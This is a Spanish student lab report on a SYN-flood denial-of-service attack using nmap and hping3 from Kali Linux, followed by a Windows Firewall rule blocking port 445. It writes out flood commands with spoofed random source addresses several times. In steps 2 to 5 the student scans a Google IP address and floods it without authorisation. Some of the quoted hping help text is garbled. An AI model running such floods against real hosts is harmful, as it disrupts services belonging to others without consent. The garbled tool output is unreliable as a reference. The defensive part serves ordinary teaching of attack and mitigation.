

ATAQUE DE NEGACIÓN DE SERVICIO (DoS)

Trabajo de Laboratorio

Presentado por:

Samuel Alzate Echeverri

Josue Penagos

Asignatura:

Seguridad Informática

Docente:


Yexid Montenegro

INSTITUCIÓN UNIVERSITARIA PASCUAL BRAVO

2025

Procedimiento

1) Trabaje en VB con Kali linux ultima version con los ultimos paquetes



Le

damos los recursos necesarios para que funcione la Virtual Box

1.1) Usando Nmap (Ya instalado)

```
kal@josee-penagos: ~ [on josee-penagos]
File Actions Edit View Help
$ nmap -h
Nmap 7.95 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] [target specification]
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PV[portlist]: TCP SYN, TCP ACK, UDP or SCTP discovery to given po
rts
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -s/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sM/sNI: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
```

```
(kali@josee-penagos)~$ nmap 192.168.56.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-03 14:07 EDT
Nmap scan report for 192.168.56.1
Host is up (0.0024s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsddapi
Nmap done: 1 IP address (1 host up) scanned in 11.00 seconds
```

Puerto escaneado de mi maquina

Qué resultados muestra? Qué diferencia hay con respecto a lo que entrego Windows?

El escaneo con Nmap me dice que la máquina de Windows está **viva** y accesible, pero tiene puesto un *firewall* potente:

- **La Máquina Está Encendida:** Lo primero es que la IP **192.168.56.1** (Que es la de mi pc) está "up" osea que es activa y que la red está bien configurada.
- **El Firewall Está Activado:** Nmap me dice que **990 puertos están "filtered"** (filtrados). Eso significa que el **Firewall de Windows** está activo y bloqueando casi todas las peticiones que le mando, por eso Nmap no sabe si están abiertos o cerrados.
- **Puertos Abiertos :** A pesar del *firewall*, sí encontró unos **10 puertos abiertos**. Los más importantes que me pueden servir son el **Puerto 445** (para compartir archivos en Windows) y el **Puerto 139** (NetBIOS). Son puntos débiles que el *firewall* dejó pasar.

II. Uso de DoS: con hping3

Que hace ? = Muestra las **respuestas del destino** de forma similar a como el programa

```

File Actions Edit View Help
$ hping -h
usage: hping host [optional]
-h --help      show this help
-m --packets  # packets to send
-c --count     packet count
-i --interval  wait (in # of microseconds, for example -i 10000)
-f --fast      alias for -c 65536 (10 packets per second)
-F --faster    alias for -c 65536 (100 packets per second)
-r --rand      send packets as fast as possible, don't show replies.
-n --noansi    suppress output
-q --quiet     quiet
-I --interface interface name (otherwise default routing interface)
-e --verbose   verbose mode
-d --debug     debugging info
-c --kjid     bind ctrl-c to ctrl
-C --ctrl      (default to ctrl ctrl)
-s --silent    silent status
-b --bump     bump for every matching packet received

Mode
default mode: TCP
-m --tcp      RAW IP mode
-l --icmp     ICMP mode
-L --udp      UDP mode
-s --sctp     SCTP mode
-i --icmp6    icmp6 mode
-S --listen   example: hping --scan 3-10.70-90 -S www.target.host
              listen mode

3p
-m --spoof    spoof source address
-r --rand-src random destination address mode, see the man.

```

Al ejecutar el comando `hping3 192.168.0.103 -S -p 80 -i u1 -L eth0`

```
sudo hping3 -c 100000 -d 120 -S -w 64 -p 445 --flood --rand-source 192.168.56.1
```

```
sudo hping3 -c 100000 -d 120 -S -w 64 -p 445 --flood --rand-source 192.168.56.1
```


```
sudo hping3 -c 100000 -d 120 -S -w 64 -p 445 --flood --rand-source 192.168.56.1
```

el -c es el numero total de paquetes a enviar que son 100,000.

el -d que es el tamaño de los datos del paquete en 120 bytes.

el -s que es Activa el *flag* **SYN** (Sincronización) en el encabezado TCP.


y en un lenguaje natural esto es **"Usa privilegios de *root* para enviar 100,000 paquetes TCP SYN de 120 bytes al Puerto 445 de la IP 192.168.56.1, hazlo lo más rápido que puedas (--flood) y oculta mi IP (--rand-source)"**.

A screenshot of a terminal window titled 'kali@josue-penagos: ~'. The terminal shows a menu with 'File', 'Actions', 'Edit', 'View', and 'Help'. The user enters the command: `sudo hping3 -c 100000 -d 120 -S -w 64 -p 445 --flood --rand-source 192.168.56.1`. The output shows a password prompt for 'kali', followed by the command execution: `HPING 192.168.56.1 (eth0 192.168.56.1): S set, 40 headers + 120 data bytes` and `hping in flood mode, no replies will be shown`. The terminal ends with a cursor on a new line.


```
kali@josue-penagos: ~
File Actions Edit View Help
(kali@josue-penagos)~[~]
$ sudo hping3 -c 100000 -d 120 -S -w 64 -p 445 --flood --rand-source 192.168.56.1
sudo: unable to resolve host josue-penagos: Name or service not known
[sudo] password for kali:
HPING 192.168.56.1 (eth0 192.168.56.1): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
█
```

Comenzo el ataque

A. Ambiente de ataque windows



El ataque de Dos lo hice contra mi misma maquina y los primeros paquetes en enviarse me tumbaron el wifi el administrador de tareas se volvio loco y me reinicio el pc y solo pude tomar esta foto ya que no me dejaba tomarla normal



2. Obtenga la dirección IP de Windows

Al principio la IP puesta por el profesor no me funciono por unos errores con la ip entonces para esta parte del trabajo se lo hare a google

Primero ponemos el comando host en kali y ponemos el dominio

```
(kali@josue-penagos)-[~]  
$ host google.com  
google.com has address 172.217.30.206  
google.com has IPv6 address 2800:3f0:4005:419::200e  
google.com mail is handled by 10 smtp.google.com.  
google.com has HTTP service bindings 1 . alpn="h2,h3"
```

3) Con nmap ver que puertos estan abiertos


```
(kali@josue-penagos)-[~]  
$ sudo nmap 172.217.30.206  
sudo: unable to resolve host josue-penagos: Name or service not known  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-03 22:09 EDT  
Nmap scan report for pnboga-af-in-f14.1e100.net (172.217.30.206)  
Host is up (0.0051s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
80/tcp    open  http  
443/tcp   open  https
```

4) Me sale este error ya que el kali esta detectando como si hubiera alguna ip mas o algun infiltrado



5) sudo hping3 -c 100000 -d 120 -S -w 64 -p 445 --flood --rand-source 172.217.30.206

- a) Empezo el ataque y ya se empezó a saturar el chrome y la vb y me toco parar ya que me dio cosita seguir y hacer algun daño minimo para ellos fue un falso positivo



- b) El comportamiento fue se me cayo la conexion el chrome me iba re lag me empezo a sonar el pc como una turbina de avion y se me empezaron a cerrar las cuentas de google

6. Uso del nping ahora si con mi ip que es 192.168.56.1

```
kali@kali:~$ sudo nping 192.168.56.1
sudo: unable to resolve host jesus-pesagosa: Temporary failure in name resolution
[sudo] password for kali:
Starting Nping 0.7.95 ( https://nmap.org/nping ) at 2025-10-05 22:36 EDT
SENT [0.80386] ICMP [0.0.0.0 > 192.168.56.1 Echo request (type=8/code=0) id
+88439 seq=1] IP [ttl=64 id=21995 len=28 ]
SENT [1.80356] ICMP [0.0.0.0 > 192.168.56.1 Echo request (type=8/code=0) id
+88439 seq=2] IP [ttl=64 id=21995 len=28 ]
SENT [2.80336] ICMP [0.0.0.0 > 192.168.56.1 Echo request (type=8/code=0) id
+88439 seq=3] IP [ttl=64 id=21995 len=28 ]
SENT [3.80316] ICMP [0.0.0.0 > 192.168.56.1 Echo request (type=8/code=0) id
+88439 seq=4] IP [ttl=64 id=21995 len=28 ]
SENT [4.80296] ICMP [0.0.0.0 > 192.168.56.1 Echo request (type=8/code=0) id
+88439 seq=5] IP [ttl=64 id=21995 len=28 ]

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 5 (5000) | Rcvd: 0 (00) | Lost: 5 (100.00%)
Nping done: 1 IP address pinged in 5.11 seconds
```

segun esto todos los paquetes que se envian se pierden

```
kali@jesus-pesagosa:~$ hping -tcp-connect -rate 900000 -c 900000 -o 192.168.56.1
Failed to resolve given hostname/IP: -tcp-connect. Note that you can't use
'/mask' AND '1-4,7,100-' style IP ranges
Failed to resolve given hostname/IP: -rate. Note that you can't use '/mask'
AND '1-4,7,100-' style IP ranges
Invalid target host specification: 90000
kali@jesus-pesagosa:~$
```

que se pierden todos los paquetes ya que el firewall esta bloqueando el ping


7) me sale el mismo error



Ambiente de proteccion




aca le damos en configuracion avanzada



Le damos en nueva regla



le damos en




puerto

le damos en tcp ya que : protocolo **TCP (Transmission Control Protocol)** porque el ataque que realizaste (**SYN Flood**) es intrínsecamente un ataque TCP.


y por que puertos locales especificos ? : Se elige "**Puertos locales específicos**" en lugar de "Todos los puertos locales" para aplicar el principio de **mínimo privilegio y mínimo impacto**.

y se pone el puerto atacado ya que fue el punto de vulnerabilidad que fue el 445




hay que bloquear el puerto y continuar ponerle un nombre y una descripción y así se cierran los puertos

¿Qué comportamiento observa?



Al escanear con nmap

el puerto sigue abierto pero solo en el localhost y cierre más puertos con esta



regla

Conclusión

Este laboratorio demostró de manera práctica la **vulnerabilidad crítica** que representa un **Ataque de Denegación de Servicio (DoS)** basado en SYN Flood. Se utilizó la herramienta **hping3** para saturar el puerto abierto del sistema Windows, lo que provocó el agotamiento de los recursos (CPU y Memoria) y, consecuentemente, la inestabilidad y el reinicio de la máquina.

Finalmente, el ejercicio permitió implementar un mecanismo de defensa efectivo al configurar una **regla de bloqueo TCP específica** en el **Firewall de Windows** contra el puerto atacado, demostrando que una configuración de seguridad adecuada es vital para prevenir la interrupción del servicio y mitigar el potencial daño de estos ataques.